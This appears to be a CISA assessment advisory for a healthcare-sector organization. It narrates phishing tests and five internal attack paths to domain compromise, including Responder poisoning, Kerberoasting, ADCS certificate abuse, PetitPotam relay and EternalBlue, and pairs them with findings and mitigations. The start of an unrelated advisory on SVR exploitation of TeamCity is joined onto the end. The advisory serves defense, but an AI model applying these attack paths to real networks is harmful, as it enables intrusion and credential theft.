CISA has authority to, upon request, provide analyses, expertise, and other technical assistance to critical infrastructure owners and operators and provide operational and timely technical assistance to federal and non-federal entities with respect to cybersecurity risks. See generally 6 U.S.C. §§ 652(c)(5), 659(c)(6). After receiving a request for an RVA from the organization and coordinating high-level details of the engagement with certain personnel at the organization, CISA conducted the RVA in January 2023.
During RVAs, CISA tests the security posture of an organization’s network over a two-week period to determine the risk, vulnerability, and exploitability of systems and networks. During the first week (the external phase), the team tests public facing systems to identify exploitable vulnerabilities. During the second week (the internal phase), the team determines the susceptibility of the environment to an actor with internal access (e.g., malicious cyber actor or insider threat). The assessment team offers five services:
Web Application Assessment: The assessment team uses commercial and open source tools to identify vulnerabilities in public-facing and internal web applications, demonstrating how they could be exploited.
Phishing Assessment: The assessment team tests the susceptibility of staff and infrastructure to phishing attacks and determines what impact a phished user workstation could have on the internal network. The RVA team crafts compelling email pretexts and generates payloads, similar to ones used by threat actors, in order to provide a realistic threat perspective to the organization.
Penetration Testing: The assessment team tests the security of an environment by simulating scenarios an advanced cyber actor may attempt. The team’s goals are to establish a foothold, escalate privileges, and compromise the domain. The RVA team leverages both open source and commercial tools for host discovery, port and service mapping, vulnerability discovery and analysis, and vulnerability exploitation.
Database Assessment: The assessment team uses commercial database tools to review databases for misconfigurations and missing patches.
Wireless Assessment: The assessment team uses specialized wireless hardware to assess wireless access points, connected endpoints, and user awareness for vulnerabilities.
The assessed organization was in the HPH sector. See Table 1 for services in-scope for this RVA.
Table 1: In-Scope RVA Services
Phase
Scope
Services
External Assessment
Publicly available HPH-organization endpoints discovered during scanning
Penetration Testing
Phishing Assessment
Web Application Assessment
Internal Assessment
Internally available HPH-organization endpoints discovered during scanning
Database Assessment
Penetration Testing
Web Application Assessment
Wireless Assessment
Phase I: External Assessment
Penetration and Web Application Testing
The CISA team did not identify any significant or exploitable conditions from penetration or web application testing that may allow a malicious actor to easily obtain initial access to the organization’s network.
Phishing Assessment
The CISA team conducted phishing assessments that included both user and systems testing.
The team’s phishing assessment was unsuccessful because the organization’s defensive tools blocked the execution of the team’s payloads. The payload testing resulted in most of the team’s payloads being blocked by host-based protections through a combination of browser, policy, and antivirus software. Some of the payloads were successfully downloaded to disk without being immediately removed, but upon execution, the antivirus software detected the malicious code and blocked it from running. Some payloads appeared to successfully evade host-based protections but did not create a connection to the command and control (C2) infrastructure, indicating they may have been incompatible with the system or blocked by border protections.
Since none of the payloads successfully connected to the assessment team’s C2 server, the team conducted a credential harvesting phishing campaign. Users were prompted to follow a malicious link within a phishing email under the pretext of verifying tax information and were then taken to a fake login form.
While twelve unique users from the organization submitted credentials through the malicious form, the CISA team was unable to leverage the credentials because they had limited access to external-facing resources. Additionally, the organization had multi-factor authentication (MFA) implemented for cloud accounts. Note: At the time of the assessment, the CISA team’s operating procedures did not include certain machine-in-the-middle attacks that could have circumvented the form of MFA in place. However, it is important to note that tools like Evilginx[1] can be leveraged to bypass non-phishing resistant forms of MFA. Furthermore, if a user executes a malicious file, opening a connection to a malicious actor’s command and control server, MFA will not prevent the actor from executing commands and carrying out actions under the context of that user.
Phase II: Internal Assessment
Database, Web Application, and Wireless Testing
The CISA assessment team did not identify any significant or exploitable conditions from database or wireless testing that may allow a malicious actor to easily compromise the confidentiality, integrity, and availability of the tested environment.
The team did identify default credentials [T1078.001] for multiple web interfaces during web application testing and used default printer credentials while penetration testing. (See the Attack Path 2 section for more information.)
Penetration Testing
The assessment team starts internal penetration testing with a connection to the organization’s network but without a valid domain account. The team’s goal is to compromise the domain by gaining domain admin or enterprise administrator-level permissions. Generally, the team first attempts to gain domain user access and then escalate privileges until the domain is compromised. This process is called the “attack path”—acquiring initial access to an organization and escalating privileges until the domain is compromised and/or vital assets for the organization are accessed. The attack path requires specialized expertise and is realistic to what adversaries may do in an environment.
For this assessment, the team compromised the organization’s domain through four unique attack paths, and in a fifth attack path the team obtained access to sensitive information.
See the sections below for a description of the team’s attack paths mapped to the MITRE ATT&CK for Enterprise framework. See the Findings section for information on issues that enabled the team to compromise the domain.
Attack Path 1
The assessment team initiated LLMNR/NBT-NS/mDNS/DHCP poisoning [T1557.001] with Responder[2], which works in two steps:
Responder listens to multicast name resolution queries (e.g., LLMNR UDP/5355, NBTNS UDP/137) [T1040] and under the right conditions spoofs a response to direct the victim host to a CISA-controlled machine on which Responder is running.
Once a victim connects to the machine, Responder exploits the connection to perform malicious functions such as stealing credentials or opening a session on a targeted host [T1021].
With this tool, the CISA team captured fifty-five New Technology Local Area Network Manager version 2 (NTLMv2) hashes, including the NTLMv2 hash for a service account. Note: NTLMv2 and other variations of the hash protocol are used for clients to join a domain, authenticate between Active Directory forests, authenticate between earlier versions of Windows operating systems (OSs), and authenticate computers that are not normally a part of the domain.[3] Cracking these passwords may enable malicious actors to establish a foothold in the domain and move laterally or elevate their privileges if the hash belongs to a privileged account.
The service account had a weak password, allowing the team to quickly crack it [T1110.002] and obtain access to the organization’s domain. With domain access, the CISA assessment team enumerated accounts with a Service Principal Name (SPN) set [T1087.002]. SPN is the unique service identifier used by Kerberos authentication[4], and accounts with SPN are susceptible to Kerberoasting.
The CISA team used Impacket’s[5] GetUserSPNs tool to request Ticket-Granting Service (TGS) tickets for all accounts with SPN set and obtained their Kerberos hashes [T1558.003]. Three of these accounts had domain administrator privileges—offline, the team cracked ACCOUNT 1 (which had a weak password).
Using CrackMapExec[6], the assessment team used ACCOUNT 1 [T1078.002] to successfully connect to a domain controller (DC). The team confirmed they compromised the domain because ACCOUNT 1 had READ,WRITE permissions over the C$ administrative share [T1021.002] (see Figure 1).
Figure 1: ACCOUNT 1 Domain Admin Privileges
To further demonstrate the impact of compromising ACCOUNT 1, the assessment team used it to access a virtual machine interface. If a malicious actor compromised ACCOUNT 1, they could use it to modify, power off [T1529], and/or delete critical virtual machines, including domain controllers and file servers.
Attack Path 2
The team first mapped the network to identify open web ports [T1595.001], and then attempted to access various web interfaces [T1133] with default administrator credentials. The CISA team was able to log into a printer interface with a default password and found the device was configured with domain credentials to allow employees to save scanned documents to a network share [T1080].
While logged into the printer interface as an administrator, the team 1) modified the “Save as file” configuration to use File Transfer Protocol (FTP) instead of Server Message Block (SMB) and 2) changed the Server Name and Network Path to point to a CISA-controlled machine running Responder [T1557]. Then, the team executed a “Connection Test” that sent the username and password over FTP [T1187] to the CISA machine running Responder, which captured cleartext credentials for a non-privileged domain account (ACCOUNT 2).
Using ACCOUNT 2 and Certipy[7], the team enumerated potential certificate template vulnerabilities found in Active Directory Certificate Services (ADCS). Note: ADCS templates are used to build certificates for different types of servers and other entities on an organization’s network. Malicious actors can exploit template misconfigurations [T1649] to manipulate the certificate infrastructure into issuing fraudulent certificates and/or escalate user privileges to a domain administrator.
The WebServer template was misconfigured to allow all authenticated users permission to:
Change the properties of the template (via Object Control Permissions with Write Property Principals set to Authenticated Users).
Enroll for the certificate (via Enrollment Permissions including the Authenticated Users group).
Request a certificate for a different user (via EnrolleeSuppliesSubject set as True).
See Figure 2 for the displayed certificate template misconfigurations.
The template’s Client Authentication was set to False, preventing the CISA assessment team from requesting a certificate that could be used to authenticate to a server in the domain. To demonstrate how this misconfiguration could lead to privilege escalation, the assessment team, leveraging its status as a mere authenticated user, briefly changed the WebServer template properties to set Client Authentication to True so that a certificate could be obtained for server authentication, ensuring the property was set back to its original setting of False immediately thereafter.
The team used Certipy with the ACCOUNT 2 credentials to request a certificate for a Domain Administrator account (ACCOUNT 3). The team then authenticated to the domain controller as ACCOUNT 3 with the generated certificate [T1550] and retrieved the NTLM hash for ACCOUNT 3 [T1003]. The team used the hash to authenticate to the domain controller [T1550.002] and validated Domain Administrator privileges, demonstrating compromise of the domain via the WebServer template misconfiguration.
Attack Path 3
The CISA team used a tool called CrackMapExec to spray easily guessable passwords [T1110.003] across all domain accounts and obtained two sets of valid credentials for standard domain user accounts.
The assessment team leveraged one of the domain user accounts (ACCOUNT 4) to enumerate ADCS via Certipy and found that web enrollment was enabled (see Figure 3). If web enrollment is enabled, malicious actors can abuse certain services and/or misconfigurations in the environment to coerce a server to authenticate to an actor-controlled computer, which can relay the authentication to the ADCS web enrollment service and obtain a certificate for the server’s account (known as a relay attack).
Figure 3: Misconfigured ADCS Enumerated via Certipy
The team used PetitPotam [8] with ACCOUNT 4 credentials to force the organization’s domain controller to authenticate to the CISA-operated machine and then used Certipy to relay the coerced authentication attempt to the ADCS web enrollment service to receive a valid certificate for ACCOUNT 5, the domain controller machine account. They used this certificate to acquire a TGT [T1558] for ACCOUNT 5.
With the TGT for ACCOUNT 5, the CISA team used DCSync to dump the NTLM hash [T1003.006] for ACCOUNT 3 (a Domain Administrator account [see Attack Path 2 section]), effectively leading to domain compromise.
Attack Path 4
The CISA team identified several systems on the organization’s network that do not enforce SMB signing. The team exploited this misconfiguration to obtain cleartext credentials for two domain administrator accounts.
First, the team used Responder to capture the NTLMv2 hash for a domain administrator account. Next, they used Impacket’s NTLMrelayx tool[9] to relay the authentication for the domain administrator, opening a SOCKS connection on a host that did not enforce SMB signing. The team then used DonPAPI[10] to dump cleartext credentials through the SOCKS connection and obtained credentials for two additional domain administrator accounts.
The CISA team validated the privileges of these accounts by checking for READ,WRITE access on a domain controller C$ share [T1039], demonstrating Domain Administrator access and therefore domain compromise.
Attack Path 5
The team did vulnerability scanning [T1046] and identified a server vulnerable to CVE-2017-0144 (an Improper Input Validation [CWE-20] vulnerability known as “EternalBlue” that affects SMB version 1 [SMBv1] and enables remote code execution [see Figure 4]).
Figure 4: Checking for EternalBlue Vulnerability
The CISA assessment team then executed a well-known EternalBlue exploit [T1210] and established a shell on the server. This shell allowed them to execute commands [T1059.003] under the context of the local SYSTEM account.
With this local SYSTEM account, CISA dumped password hashes from a Security Account Manager (SAM) database [T1003.002]. The team parsed the hashes and identified one for a local administrator account. Upon parsing the contents of the SAM database dump, the CISA team identified an NTLM hash for the local administrator account, which can be used to authenticate to various services.
The team sprayed the acquired NTLM hash across a network segment and identified multiple instances of password reuse allowing the team to access various resources including sensitive information with the hash.
Findings
Key Issues
The CISA assessments team identified several findings as potentially exploitable vulnerabilities that could compromise the confidentiality, integrity, and availability of the tested environment. Each finding, listed below, includes a description with supporting details. See the Mitigations section for recommendations on how to mitigate these issues.
The CISA team rated their findings on a severity scale from critical to informational (see Table 2).
Table 2: Severity Rating Criteria
Severity
Description
Critical
Critical vulnerabilities pose an immediate and severe risk to the environment because of the ease of exploitation and potential impact. Critical items are reported to the customer immediately.
High
Malicious actors may be able to exercise full control on the targeted device.
Medium
Malicious actors may be able to exercise some control of the targeted device.
Low
The vulnerabilities discovered are reported as items of interest but are not normally exploitable. Many low items reported by security tools are not included in this report because they are often informational, unverified, or of minor risk.
Informational
These vulnerabilities are potential weaknesses within the system that cannot be readily exploited. These findings represent areas that the customer should be cognizant of, but do not require any immediate action.
The CISA assessment team identified four High severity vulnerabilities and one Medium severity vulnerability during penetration testing that contributed to the team’s ability to compromise the domain. See Table 3 for a list and description of these findings.
Table 3: Key Issues Contributing to Domain Compromise
As part of their assessment, the team reviewed the organization’s domain password policy and found it was weak because the minimum password length was set to 8 characters. Passwords less than 15 characters without randomness are easily crackable, and malicious actors with minimal technical knowledge can use these credentials to access the related services.
The assessment team was able to easily crack many passwords throughout the assessment to move laterally and increase access within the domain. Specifically, the team:
Cracked the NTLMv2 hash for a domain account, and subsequently accessed the domain. (See the Attack Path 1 section.)
Cracked the password hash (obtained via Kerberoasting) of a domain administrator account and subsequently compromised the domain. (See the Attack Path 1 section.)
Poor Credential Hygiene: Guessable Credentials
High
Penetration Testing
As part of the penetration test, the assessment team tested to see if one or more services is accessible using a list of enumerated usernames alongside an easily guessed password. The objective is to see if a malicious actor with minimal technical knowledge can use these credentials to access the related services, enabling them to move laterally or escalate privileges. Easily guessable passwords are often comprised of common words, seasons, months and/or years, and are sometimes combined with special characters. Additionally, phrases or names that are popular locally (such as the organization being tested or a local sports teams) may also be considered easily guessable.
The team sprayed common passwords against domain user accounts and obtained valid credentials for standard domain users. (See the Attack Path 3 section.) (Cracking was not necessary for this attack.)
Misconfigured ADCS Certificate Templates
High
Penetration Testing
The team identified a WebServer template configured to allow all authenticated users permission to change the properties of the template and obtain certificates for different users. The team exploited the template to acquire a certificate for a Domain Administrator account (see the Attack Path 2 section).
Unnecessary Network Services Enabled
High
Penetration Testing
Malicious actors can exploit security vulnerabilities and misconfigurations in network services, especially legacy services.
The assessment team identified legacy name resolution protocols (e.g., NetBIOS, LLMNR, mDNS) enabled in the network, and abused LLMNR to capture NTLMv2 hashes, which they then cracked and used for domain access. (See the Attack Path 1 section.)
The team also identified an ADCS server with web enrollment enabled and leveraged it to compromise the domain through coercion and relaying. (See Attack Path 3 section.)
Additionally, the team identified hosts with WebClient and Spooler services, which are often abused by malicious actors to coerce authentication.
Elevated Service Account Privileges
High
Penetration Testing
Applications often require user accounts to operate. These user accounts, which are known as service accounts, often require elevated privileges. If an application or service running with a service account is compromised, an actor may have the same privileges and access as the service account.
The CISA team identified a service account with Domain Administrator privileges and used it to access the domain after cracking its password (See the Attack Path 1 section).
SMB Signing Not Enabled
High
Penetration Testing
The CISA team identified several systems on the organization’s network that do not enforce SMB signing and exploited this for relayed authentication to obtain cleartext credentials for two domain administrator accounts.
Many off-the-shelf applications are released with built-in administrative accounts using predefined credentials that can often be found with a simple web search. Malicious actors with minimal technical knowledge can use these credentials to access the related services.
During testing, the CISA team identified multiple web interfaces with default administrator credentials and used default credentials for a printer interface to capture domain credentials of a non-privileged domain account. (See the Attack Path 2 section.)
In addition to the issues listed above, the team identified three High and seven Medium severity findings. These vulnerabilities and misconfigurations may allow a malicious actor to compromise the confidentiality, integrity, and availability of the tested environment. See Table 4 for a list and description of these findings.
Table 4: Additional Key Issues
Issue
Severity
Service
Description
Poor Credential Hygiene: Password Reuse for Administrator and User Accounts
High
Penetration Testing
Elevated password reuse is when an administrator uses the same password for their user and administrator accounts. If the user account password is compromised, it can be used to gain access to the administrative account.
The assessment team identified an instance where the same password was set for an admin user’s administrative account as well as their standard user account.
Poor Credential Hygiene: Password Reuse for Administrator Accounts
Medium
Penetration Testing
If administrator passwords are the same for various administrator accounts, malicious actors can use the password to access all systems that share this credential after compromising one account.
The assessment team found multiple instances of local administrator accounts across various systems using the same password.
Poor Patch Management: Out-of-Date Software
High
Penetration Testing
Patches and updates are released to address existing and emerging security vulnerabilities, and failure to apply the latest leaves systems open to attack with publicly available exploits. (The risk presented by missing patches and updates depends on the severity of the vulnerability).
The assessment team identified several unpatched systems including instances of CVE-2019-0708 (known as “BlueKeep”) and EternalBlue.
The team was unable to successfully compromise the systems with BlueKeep, but they did exploit EternalBlue on a server to implant a shell on a server with local SYSTEM privileges (see the Attack Path 5 section).
Poor Patch Management: Unsupported OS or Application
High
Penetration Testing
Using software or hardware that is no longer supported by the vendor poses a significant security risk because new and existing vulnerabilities are no longer patched). There is no way to address security vulnerabilities on these devices to ensure that they are secure. The overall security posture of the entire network is at risk because an attacker can target these devices to establish an initial foothold into the network.
The assessment team identified end-of-life (EOL) Windows Server 2008 R2 and Windows Server 2008 and Windows 5.1.
Use of Weak Authentication Measures
Medium
Penetration Testing
Applications may have weak or broken mechanisms to verify user identity before granting user access to protected functionalities. Malicious actors can exploit these to bypass authentication and gain access to use application resources and functionality.
The assessment team abused the Cisco Smart Install protocol to obtain configuration files for several Cisco devices on the organization’s network. These files contained encrypted Cisco passwords. (The CISA team was unable to crack these passwords within the assessment timeframe.)
PII Disclosure
Medium
Penetration Testing
The assessment team identified an unencrypted Excel file containing PII on a file share.
Hosts with Unconstrained Delegation Enabled Unnecessarily
Medium
Penetration Testing
The CISA team identified two systems that appeared to be configured with Unconstrained Delegation enabled. Hosts with Unconstrained Delegation enabled store the Kerberos TGTs of all users that authenticate to that host, enabling actors to steal service tickets or compromise krbtgt accounts and perform golden ticket or silver ticket attacks.
Although the assessment team was unable to fully exploit this configuration because they lost access to one of the vulnerable hosts, it could have led to domain compromise under the right circumstances.
Cleartext Password Disclosure
Medium
Penetration Testing
Storing passwords in cleartext is a security risk because malicious actors with access to these files can use them.
The assessment team identified several unencrypted files on a file share containing passwords for various personal and organizational accounts.
Insecure File Shares
Medium
Penetration Testing
Access to sensitive data (e.g., data related to business functions, IT functions, and/or personnel) should be restricted to only certain authenticated and authorized users.
The assessment team found an unsecured directory on a file share with sensitive IT information. The directory was accessible to all users in the domain group. Malicious actors with user privileges could access and/or exfiltrate this data.
Additional Issues
The CISA team identified one Informational severity within the organization’s networks and systems. These issues may allow a malicious actor to compromise the confidentiality, integrity, and availability of the tested environment, but are not readily exploitable. The information provided is to encourage the stakeholder to investigate these issues further to adjust their environments or eliminate certain aspects as needed, but the urgency is low.
Table 5: Informational Issues That CISA Team Noted
Issue
Severity
Service
Description
Overly Permissive Accounts
Informational
Penetration Testing
Account privileges are intended to control user access to host or application resources to limit access to sensitive information in support of a least-privilege security model. When user (or other) accounts have high privileges, users can see and/or do things they normally should not, and malicious actors can exploit this to access host and application resources.
The assessment team identified Active Directory objects where the Human Resources group appeared to be part of the privileged Account Operators group. This may have provided elevated privileges to accounts in the Human Resources group. (The CISA team was unable to validate and demonstrate the potential impact of this relationship within the assessment period).
Noted Strengths
The CISA team noted the following business, technical, and administrative components that enhanced the network security posture of the tested environment:
The organization’s network was found to have several strong, security-oriented characteristics such as:
Effective antivirus software;
Endpoint detection and response capabilities;
Good policies and best practices for protecting users from malicious files including not allowing users to mount ISO files;
Minimal external attack surface, limiting an adversary’s ability to leverage external vulnerabilities to gain initial access to the organization’s networks and systems;
Strong wireless protocols;
And network segmentation.
The organization’s security also demonstrated their ability to detect some of the CISA team’s actions throughout testing and overall situational awareness through the use of logs and alerts.
The organization used MFA for cloud accounts. The assessment team obtained cloud credentials via a phishing campaign but was unable to use them because of MFA prompts.
MITIGATIONS
Network Defenders
CISA recommends HPH Sector and other critical infrastructure organizations implement the mitigations in Table 6 to mitigate the issues listed in the Findings section of this advisory. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s Cross-Sector Cybersecurity Performance Goals for more information on the CPGs, including additional recommended baseline protections.
Table 6: Recommendations to Mitigate Identified Issues
Follow National Institute of Standards and Technologies (NIST) guidelineswhen creating password policies to enforce use of “strong” passwords that cannot be cracked [CPG 2.B].[11] Consider using password managers to generate and store passwords.
Use “strong” passphrases for private keys to make cracking resource intensive [CPG 2.B]. Do not store credentials within the registry in Windows systems. Establish an organizational policy that prohibits password storage in files.
Ensure adequate password length (ideally 15+ characters) and complexity requirements for Windows service accounts and implement passwords with periodic expiration on these accounts [CPG 2.B]. Use Managed Service Accounts, when possible, to manage service account passwords automatically.
Poor Credential Hygiene: Guessable Credentials
Do not reuse local administrator account passwords across systems. Ensure that passwords are “strong” and unique [CPG 2.C].
Use phishing-resistant multi-factor authentication (MFA) for all administrative access, including domain administrative access [CPG 2.H]. If an organization that uses mobile push-notification-based MFA is unable to implement phishing-resistant MFA, use number matching to mitigate MFA fatigue. For more information, see CISA fact sheets on Implementing Phishing-Resistant MFA and Implementing Number Matching in MFA Applications.
Misconfigured ADCS Certificate Templates
Restrict enrollment rights in templates to only those users or groups that require it. Remove the Enrollee Supplies Subject flag from templates if it is not necessary or enforce manager approval if required. Consider removing Write Owner, Write DACL and Write Property permissions from low-privilege groups, such as Authenticated Users where those permissions are not needed.
Unnecessary Network Services Enabled
Ensure that only ports, protocols, and services with validated business needs are running on each system. Disable deprecated protocols (including NetBIOS, LLMNR, and mDNS) on the network that are not strictly necessary for business functions, or limit the systems and services that use the protocol, where possible [CPG 2.W].
Disable the WebClient and Spooler services where possible to minimize risk of coerced authentication.
Disable ADCS web-enrollment services. If this service cannot be disabled, disable NTLM authentication to prevent malicious actors from performing NTLM relay attacks or abusing the Spooler and WebClient services to coerce and relay authentication to the web-enrollment service.
Elevated Service Account Privileges
Run daemon applications using a non-Administrator account when appropriate.
Configure Service accounts with only the permissions necessary for the services they operate.
To mitigate Kerberoasting attacks, use AES or stronger encryption instead of RC4 for Kerberos hashes [CPG 2.K]. RC4 is considered weak encryption.
SMB Signing Not Enabled
Require SMB signing for both SMB client and server on all systems to prevent certain adversary-in-the-middle and pass-the-hash attacks. See Microsoft’s Overview of Server Message Block signing for more information.
Verify the implementation of appropriate hardening measures, and change, remove, or deactivate all default credentials [CPG 2.A].
Before deploying any new devices in a networked environment, change all default passwords for applications, operating systems, routers, firewalls, wireless access points, and other systems to have values consistent with administration-level accounts [CPG 2.A].
Poor Credential Hygiene: Password Reuse for Administrator and User Accounts
Discontinue reuse or sharing of administrative credentials among user/administrative accounts [CPG 2.C].
Use unique credentials across workstations, when possible,in accordance with applicable federal standards, industry best practices, and/or agency-defined requirements.
Train users, especially privileged users, against password reuse [CPG 2.I].
Poor Credential Hygiene: Password Reuse for Administrator Accounts
Discontinue reuse or sharing of administrative credentials among systems [CPG 2.C]. When possible, use unique credentials across all workstations in accordance with applicable federal standards, industry best practices, and/or agency-defined requirements.
Implement a security awareness program that focuses on the methods commonly used in intrusions that can be blocked through individual action [CPG 2.I].
Implement Local Administrator Password Solution (LAPS) where possible if your OS is older than Windows Server 2019 and Windows 10 as these versions do not have LAPS built in. Note: The authoring organizations recommend organizations upgrade to Windows Server 2019 and Windows 10 or greater.
Poor Patch Management: Out-of-Date Software
Enforce consistent patch management across all systems and hosts within the network environment [CPG 1.E].
Where patching is not possible due to limitations, implement network segregation controls [CPG 2.F] to limit exposure of the vulnerable system or host.
Consider deploying automated patch management tools and software update tools for operating system and software/applications on all systems for which such tools are available and safe.
Poor Patch Management: Unsupported OS or Application
Evaluate the use of unsupported hardware and software and discontinue where possible. If discontinuing the use of unsupported hardware and software is not possible, implement additional network protections to mitigate the risk.
Use of Weak Authentication Measures
Require phishing-resistant MFA for all user accounts that have access to sensitive data or systems. If MFA is not possible, it is recommended to, at a minimum, configure a more secure password policy by aligning with guidelines put forth by trusted entities such as NIST [CPG 2.H].
PII Disclosure
Implement a process to review files and systems for insecure handling of PII [CPG 2.L].Properly secure or remove the information. Conduct periodic scans of server machines using automated tools to determine whether sensitive data (e.g., personally identifiable information, health, credit card, or classified information) is present on the system in cleartext.
Encrypt PII and other sensitive data, and train users who handle sensitive data to utilize best practices for encrypting data and storing it securely. If sensitive data must be stored on shares or other locations, restrict access to these locations as much as possible through access controls and network segmentation [CPG 2.F, 2.K, 2.L].
Hosts with Unconstrained Delegation Enabled Unnecessarily
Remove Unconstrained Delegation from all servers. If Unconstrained Delegation functionality is required, upgrade operating systems and applications to leverage other approaches (e.g., configure Constrained Delegation, enable the Account is sensitive and cannot be delegated option) or explore whether systems can be retired or further isolated from the enterprise. CISA recommends Windows Server 2019 or greater.
Cleartext Password Disclosure
Implement a review process for files and systems to look for cleartext account credentials. When credentials are found, remove or change them to maintain security [CPG 2.L].
Conduct periodic scans of server machines using automated tools to determine whether sensitive data (e.g., personally identifiable information, health, credit card, or classified information) is present on the system in cleartext. Consider implementing a secure password manager solution in cases where passwords need to be stored [CPG 2.L].
Insecure File Shares
Restrict access to file shares containing sensitive data to only certain authenticated and authorized users [CPG 2.L].
Additionally, CISA recommends that HPH sector organizations implement the following strategies to mitigate cyber threats:
Mitigation Strategy #1 Asset Management and Security:
CISA recommends that HPH sector organizations implement and maintain an asset management policy to reduce the risk of exposing vulnerabilities, devices, or services that could be exploited by threat actors to gain unauthorized access, steal sensitive data, or disrupt critical services. The focus areas for this mitigation strategy include asset management and asset security, addressing asset inventory, procurement, decommissioning, and network segmentation as they relate to hardware, software, and data assets.
Mitigation Strategy #2 Identity Management and Device Security:
CISA recommends entities secure their devices and digital accounts and manage their online access to protect sensitive data and PII/PHI from compromise. The focus areas for this mitigation strategy include email security, phising prevention, access management, password policies, data protection and loss prevention, and device logs and monitoring solutions.
Mitigation Strategy #3 Vulnerability, Patch, and Configuration Management:
CISA recommends entities mitigate known vulnerabilities and establish secure configuration baselines to reduce the likelihood of threat actors exploiting known vulnerabilities to breach organizational networks. The focus areas for this mitigation strategy include vulnerability and patch Management, and configuration and change management.
The above mitigations apply to HPH sector and other critical infrastructure organizations with on-premises or hybrid environments. Recognizing that insecure software is the root cause of the majority of these flaws, and that the responsibility should not be on the end user, CISA urges software manufacturers to implement the following to reduce the prevalence of misconfigurations, weak passwords, and other weaknesses identified and exploited through the assessment team:
Embed security into product architecture throughout theentire software development lifecycle (SDLC).
Eliminate default passwords. Do not provide software with default passwords. To eliminate default passwords, require administrators set a “strong” password [CPG 2.B] during installation and configuration.
Create secure configuration templates. Provide configuration templates with certain safe settings based on an organization’s risk appetite (e.g., low, medium, and high security templates). Support these templates with hardening guides based on the risks the manufacturer has identified. The default configuration should be a secure one, and organizations should need to opt in if they desire a less secure configuration.
Design products so that the compromise of a single security control does not result in compromise of the entire system. For example, narrowly provision user privileges by default and employ ACLs to reduce the impact of a compromised account. This will make it more difficult for a malicious cyber actor to escalate privileges and move laterally.
These mitigations align with tactics provided in the joint guide Shifting the Balance of Cybersecurity Risk: Principles and Approaches for Secure by Design Software. CISA urges software manufacturers to take ownership of improving the security outcomes of their customers by applying these and other secure by design tactics. By using secure by design tactics, software manufacturers can make their product lines secure “out of the box” without requiring customers to spend additional resources making configuration changes, purchasing security software and logs, monitoring, and making routine updates.
In addition to applying the listed mitigations, CISA recommends exercising, testing, and validating your organization’s security program against the threat behaviors mapped to the MITRE ATT&CK for Enterprise framework in this advisory. CISA recommends testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.
To get started:
Select an ATT&CK technique described in this advisory (see Tables 7 – 16).
Align your security technologies against the technique.
Test your technologies against the technique.
Analyze your detection and prevention technologies’ performance.
Repeat the process for all security technologies to obtain a set of comprehensive performance data.
Tune your security program, including people, processes, and technologies, based on the data generated by this process.
CISA recommends continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.
The CISA team did identify default credentials for multiple web interfaces during web application testing and used default printer credentials while penetration testing.
The CISA team accessed a virtual machine interface enabling them to modify, power off, and/or delete critical virtual machines including domain controllers, file servers, and servers.
Command and Scripting Interpreter: Windows Command Shell
The CISA team modified the “Save as file” configuration, to use File Transfer Protocol (FTP) instead of Server Message Block (SMB) and changed the Server Name and Network Path to point to a CISA-controlled machine running Responder.
The CISA team used the hash to authenticate to the domain controller and validated Domain Administrator privileges, demonstrating compromise of the domain.
The CISA team used a tool called CrackMapExec to spray easily guessable passwords across all domain accounts, giving them two sets of valid credentials.
The CISA team assessed that with ACCOUNT 1, they could use it to modify, power off, and/or delete critical virtual machines, including domain controllers and file servers.
The U.S. Federal Bureau of Investigation (FBI), U.S. Cybersecurity & Infrastructure Security Agency (CISA), U.S. National Security Agency (NSA), Polish Military Counterintelligence Service (SKW), CERT Polska (CERT.PL), and the UK’s National Cyber Security Centre (NCSC) assess Russian Foreign Intelligence Service (SVR) cyber actors—also known as Advanced Persistent Threat 29 (APT 29), the Dukes, CozyBear, and NOBELIUM/Midnight Blizzard—are exploiting CVE-2023-42793 at a large scale, targeting servers hosting JetBrains TeamCity software since September 2023.
Software developers use TeamCity software to manage and automate software compilation, building, testing, and releasing. If compromised, access to a TeamCity server would provide malicious actors with access to that software developer’s source code, signing certificates, and the ability to subvert software compilation and deployment processes—access a malicious actor could further use to conduct supply chain operations. Although the SVR used such access to compromise SolarWinds and its customers in 2020, limited number and seemingly opportunistic types of victims currently identified, indicate that the SVR has not used the access afforded by the TeamCity CVE in a similar manner. The SVR has, however, been observed using the initial access gleaned by exploiting the TeamCity CVE to escalate its privileges, move laterally, deploy additional backdoors, and take other steps to ensure persistent and long-term access to the compromised network environments.
To bring Russia’s actions to public attention, the authoring agencies are providing information on the SVR’s most recent compromise to aid organizations in conducting their own investigations and securing their networks, provide compromised entities with actionable indicators of compromise (IOCs), and empower private sector cybersecurity companies to better detect and counter the SVR’s malicious actions. The authoring agencies recommend all organizations with affected systems that did not immediately apply available patches or workarounds to assume compromise and initiate threat hunting activities using the IOCs provided in this CSA. If potential compromise is detected, administrators should apply the incident response recommendations included in this CSA and report key findings to the FBI and CISA.
SVR cyber operations pose a persistent threat to public and private organizations’ networks globally. Since 2013, cybersecurity companies and governments have reported on SVR operations targeting victim networks to steal confidential and proprietary information. A decade later, the authoring agencies can infer a long-term targeting pattern aimed at collecting, and enabling the collection of, foreign intelligence, a broad concept that for Russia encompasses information on the politics, economics, and military of foreign states; science and technology; and foreign counterintelligence. The SVR also conducts cyber operations targeting technology companies that enable future cyber operations.
A decade ago, public reports about SVR cyber activity focused largely on the SVR’s spear phishing operations, targeting government agencies, think tanks and policy analysis organizations, educational institutions, and political organizations. This category of targeting is consistent with the SVR’s responsibility to collect political intelligence, the collection of which has long been the SVR’s highest priority. For the Russian Government, political intelligence includes not only the development and execution of foreign policies, but also the development and execution of domestic policies and the political processes that drive them. In December 2016, the U.S. Government published a Joint Analysis Report titled “GRIZZLY STEPPE – Russian Malicious Cyber Activity,” which describes the SVR’s compromise of a U.S. political party leading up to a presidential election. The SVR’s use of spear phishing operations are visible today in its ongoing Diplomatic Orbiter campaign, primarily targeting diplomatic agencies. In 2023, SKW and CERT.PL published a Joint Analysis Report describing tools and techniques used by the SVR to target embassies in dozens of countries.
